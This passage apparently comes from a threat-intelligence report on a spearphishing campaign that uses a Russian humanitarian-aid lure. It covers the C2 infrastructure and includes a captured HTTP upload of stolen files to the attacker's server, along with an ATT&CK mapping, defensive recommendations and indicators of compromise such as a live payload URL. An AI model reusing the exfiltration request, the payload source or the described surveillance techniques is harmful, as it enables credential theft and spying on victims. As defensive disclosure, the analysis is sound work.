4004 LOAD_CONST      159 (<code object _hide_rustdesk_windows at 0x7344593cdce0, file "<frozen module>", line 2077>)
4006 MAKE_FUNCTION    0
4008 STORE_NAME        193 (_hide_rustdesk_windows)

```

Figure 18 – Remote access tool install

RustDesk download source https://github.com/rustdesk/rustdesk/releases/download/1.4.4/rustdesk-1.4.4-x86_64.exe

Command and Control Infrastructure

All collected data is transmitted to a single attacker-controlled server. The server hosts a custom-built login panel (Login – Dashboard) that the attacker can use to access all collected data, monitor active implants, and initiate remote desktop sessions.




Figure 19 – Threat Actor Login panel to access stolen data

C2 Server [https://159.198.41\[.\]140](https://159.198.41[.]140)

Server Stack nginx/1.24.0 on Ubuntu Linux, Flask 3.1.3 backend, Python 3.12.3

Hosting Provider Namecheap, Inc. (web-hosting.com VPS) – ASN 22612, Atlanta, GA, USA

Upload Endpoint /upload

Tunnel Endpoint /tunnel (RustDesk proxy)

User-Agent Spoofed Mozilla/5.0 (Windows NT 10.0; Win64; x64) ... Chrome/143.0.0.0 ... Edg/143.0.0.0

The C2 server was confirmed live and serving the attacker's login panel as of May 2026. The use of a commercial VPS provider with low-friction provisioning reflects a common pattern among [threat actors](#) seeking to quickly deploy and replace infrastructure.

```
POST /upload file HTTP/1.1
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 466764
Content-Type: multipart/form-data; boundary=-----
--
Content-Disposition: form-data; name="client_id"

--
Content-Disposition: form-data; name="kind"

document
--
Content-Disposition: form-data; name="file"; filename=
Content-Type: application/octet-stream
```

Figure 20 – Uploading files to C&C

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Mon, 27 Apr 2026 06:46:40 GMT
Content-Type: application/json
Content-Length: 32
Connection: keep-alive

{
  "status": "file received"
}
```

Figure 21 – Response from C&C

Attribution:

The intended targets of this campaign appear to be Russian-speaking individuals, as evidenced by the Russian-language lure content referencing humanitarian aid. The use of a humanitarian aid application form as a decoy suggests the targets may include individuals or organizations involved in aid distribution, civil administration, or related government functions.

Conclusion

This campaign represents a well-constructed, technically capable cyberespionage operation. The attacker combines a convincing Russian-language humanitarian aid lure with a multi-stage infection chain that silently deploys a full-featured surveillance platform on victim machines.

The Python implant goes beyond credential collection. It enables the attacker to monitor every action a victim takes, collect active browser sessions, capture communications, and maintain live remote desktop access.

The use of PyArmor v9.2 Pro for payload obfuscation, GitHub Releases for payload hosting, and a custom Flask C2 panel demonstrates a technically skilled and operationally disciplined threat actor.

The campaign is active and ongoing. The Russian-language lure content and humanitarian aid theme point to Russian-speaking individuals as the intended target audience.

The use of multiple lure types, particularly humanitarian ones, indicates active development and adaptation. Organizations and individuals should treat this as an active threat and apply the recommendations in this report.

Recommendations

- Treat unsolicited files received through email or messaging platforms with caution, especially compressed archives and shortcut files. Verify the sender through a separate trusted channel before opening any attachment.
- Enable file extension visibility in Windows to prevent files from being disguised using misleading names or double extensions.
- Regularly audit the Windows Task Scheduler for unexpected or newly created tasks, particularly those scheduled to run at short, recurring intervals without a known business justification.
- Monitor endpoint activity for the creation of self-contained scripting environments in user-writable directories, as this is a common technique for executing malicious code without administrative privileges.
- Block outbound network traffic to known malicious infrastructure at the perimeter and alert on downloads from newly registered or low-reputation hosting accounts on code-sharing platforms.
- Monitor for the silent installation of remote desktop tools by non-administrative processes, as legitimate software abused for remote access is a growing attacker technique that can be difficult to detect without process-level visibility.
- Deploy endpoint detection rules targeting obfuscated or packed script files appearing in non-standard user directories, as commercially packed payloads are increasingly used to evade static analysis.
- Ensure security teams have visibility into scheduled task creation, scripting interpreter activity, and outbound HTTP connections from user-space processes, as these are the primary indicators of this class of threat.

MITRE ATT&CK TTPs

Tactic (Tactic ID)	Technique (Technique ID)	Description
Initial Access (TA0001)	Phishing: Spearphishing Attachment (T1566.001)	Malicious LNK file inside a RAR archive, delivered as a Russian-language humanitarian aid
Execution (TA0002)	User Execution: Malicious File (T1204.002)	The victim must open the LNK file to trigger the infection chain
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	PowerShell reads content from a specific offset within the LNK file and executes the obfuscated payload
Execution (TA0002)	Command and Scripting Interpreter: VBScript (T1059.005)	run.vbs and launch_module.vbs silently invokes the Python payload with no visible window
Execution (TA0002)	Command and Scripting Interpreter: Python (T1059.006)	Core surveillance implant written in Python, executed via windowless pythonw.exe
Persistence (TA0003)	Scheduled Task/Job: Scheduled Task (T1053.005)	WindowsHelper scheduled task fires every 5 minutes indefinitely and survives system reboots.
Defense Evasion (TA0005)	Obfuscated Files or Information: Software Packing (T1027.002)	Python payload packed with PyArmor v9.2 Pro to resist static analysis and decompilation
Defense Evasion (TA0005)	Masquerading: Match Legitimate Name or Location (T1036.005)	WindowsHelper directory name mimics a legitimate Windows system component
Defense Evasion (TA0005)	Ingress Tool Transfer (T1105)	Payload (data.zip) downloaded at runtime from GitHub Releases, abusing trusted infrastructure.
Credential Access (TA0006)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Collects stored passwords and cookies from Chrome, Edge, Brave, Opera, Yandex Browser, and Firefox
Credential Access (TA0006)	Steal Web Session Cookie (T1539)	Session cookies collected
Credential Access (TA0006)	Unsecured Credentials: Credentials in Files (T1552.001)	Scans for files containing 64-character hex strings consistent with private keys
Collection (TA0009)	Input Capture: Keylogging (T1056.001)	The keyboard library captures all keystrokes continuously and stores them for upload.
Collection (TA0009)	Clipboard Data (T1115)	pyperclip monitors and collects clipboard contents in real time
Collection (TA0009)	Screen Capture (T1113)	mss library takes continuous desktop screenshots and archives
Collection (TA0009)	Data from Local System (T1005)	A selective recursive scan collects documents and configuration files from user directories.
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	HTTP used to upload all collected data to the C2 server at 159.198.41[.]140
Lateral Movement / Persistence (TA0008)	Remote Access Software (T1219)	RustDesk and AnyDesk are silently installed for persistent interactive remote desktop access.
Exfiltration (TA0010)	Exfiltration Over C2 Channel (T1041)	All collected data was uploaded to the attacker-controlled C2 server in batched archives.

Indicators of Compromise (IOCs)

Indicator	Indicator Type	Description
8a100cbdf79231e70cee2364ebd9a4433fda6b4de4929d705f26f7b68d6aeb79	SHA-256	Initial LNK dropper
9be61c95056fd6b63565cf51a196f2615f5360c0a42e616b2a618473e9d60a21	SHA-256	Dementyeva_Ann_Vasilyevna_zayavka_gumanitarnayapc
hxxp://159.198.41.140/static/builder/lnk_uploads/invo[.]pdf	URL	Lure PDF download
hxxp://159.198.41.140/test/index.php? r=survey/index&sid=936926&newtest=Y&lang=ru%22	URL	Survey URL
hxxps://github.com/leravalera2/dtfls/releases/download/dtfls/data.zip	URL	PyArmour packed malicious scripts
a5b782901829861a6f458db404e8ec1a99c65a48393525e681742bb2a5db454d	SHA-256	module.pyw – packed Python stealer/RAT